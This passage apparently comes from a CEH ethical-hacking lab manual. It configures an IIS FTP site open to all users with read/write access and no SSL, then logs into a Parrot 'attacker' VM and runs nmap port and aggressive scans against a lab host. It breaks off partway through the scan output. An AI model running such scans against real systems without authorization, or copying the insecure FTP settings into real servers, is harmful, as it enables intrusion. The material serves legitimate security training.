
7. In the **Add FTP Site** window, type **CEH.com** in the **FTP site name** field. In the **Physical path** field, click on the icon. In the **Browse For Folder** window, click **Local Disk (C:)** and **FTP-Site Data**, and then click **OK**.




8. In the **Add FTP Site** window, check the entered details and click **Next**.




9. The **Binding and SSL Settings** wizard appears. Under the **Binding** section, in the **IP Address** field, click the drop-down icon and select **10.10.1.19**. Under the **SSL** section, select the **No SSL** radio button and click **Next**.



10. The **Authentication and Authorization Information** wizard appears. In the **Allow access to** section, select **All users** from the drop-down list. In the **Permissions** section, select both the **Read** and **Write** options and click **Finish**.



11. The **Internet Information Services (IIS) Manager** window appears with a newly added FTP site (**CEH.com**) in the left pane. Click the **Site** node in the left pane and note that the **Status** is **Started (ftp)**, as shown in the screenshot.



12. Close all windows.
13. Switch to the **Parrot Security** virtual machine.
14. In the login page, the **attacker** username will be selected by default. Enter password as **toor** in the **Password** field and press **Enter** to log in to the machine.
Note: If a **Parrot Updater** pop-up appears at the top-right corner of **Desktop**, ignore and close it.
Note: If a **Question** pop-up window appears asking you to update the machine, click **No** to close the window.
15. Click the **MATE Terminal** icon at the top of the **Desktop** to open a **Terminal** window.
16. A **Parrot Terminal** window appears. In the terminal window, type **sudo su** and press **Enter** to run the programs as a root user.
17. In the **[sudo] password for attacker** field, type **toor** as a password and press **Enter**.
Note: The password that you type will not be visible.
18. Now, type **cd** and press **Enter** to jump to the root directory.
19. In the **Parrot Terminal** window, type **nmap -p 21 [Target IP Address]** (in this case, **10.10.1.19**) and press **Enter**.
20. The scan result appears, indicating that port 21 is open and the FTP service is running on it, as shown in the screenshot.

```

nmap -p 21 10.10.1.19 - Parrot Terminal
[attacker@parrot] ~
$ sudo su
[sudo] password for attacker:
[root@parrot] ~
# cd
[root@parrot] ~
# nmap -p 21 10.10.1.19
Starting Nmap 7.92 ( https://nmap.org ) at 2022-03-28 06:35 EDT
Nmap scan report for www.moviescope.com (10.10.1.19)
Host is up (0.00049s latency).

PORT      STATE SERVICE
21/tcp    open  ftp
MAC Address: 02:15:5D:05:6B:63 (Unknown)

Nmap done: 1 IP address (1 host up) scanned in 0.19 seconds
[root@parrot] ~
#

```

21. In the terminal window, type **nmap -T4 -A [Target IP Address]** (here, the target IP address is **10.10.1.19**) and press **Enter**.

Note: In this command, **-T4**: specifies the timing template (the number can be 0-5) and **-A**: specifies aggressive scan. The aggressive scan option supports OS detection (**-O**), version scanning (**-sV**), script scanning (**-sC**), and traceroute (**--traceroute**).

```

nmap -T4 -A 10.10.1.19 - Parrot Terminal
[+] Starting Nmap 7.92 ( https://nmap.org ) at 2022-03-30 01:34 EDT
[+] Nmap scan report for www.moviescope.com (10.10.1.19)
[+] Host is up (0.0014s latency).
[+] Not shown: 986 closed tcp ports (reset)
[+] PORT      STATE SERVICE      VERSION
[+] 21/tcp    open  ftp          Microsoft ftplib
[+] |_ftp-syst:
[+] | SYST: Windows NT
[+] 25/tcp    open  smtp         Microsoft ESMTP 10.0.17763.1
[+] |_smtp-commands: Server2019 Hello [10.10.1.13], TURN, SIZE 2097152, ETRN, PIPELINING, DSN, ENHANCEDST
[+] ATUSCODES, 8bitmime, BINARYMIME, CHUNKING, VRFY, OK
[+] |_ This server supports the following commands: HELO EHLO STARTTLS RCPT DATA RSET MAIL QUIT HELP AUTH
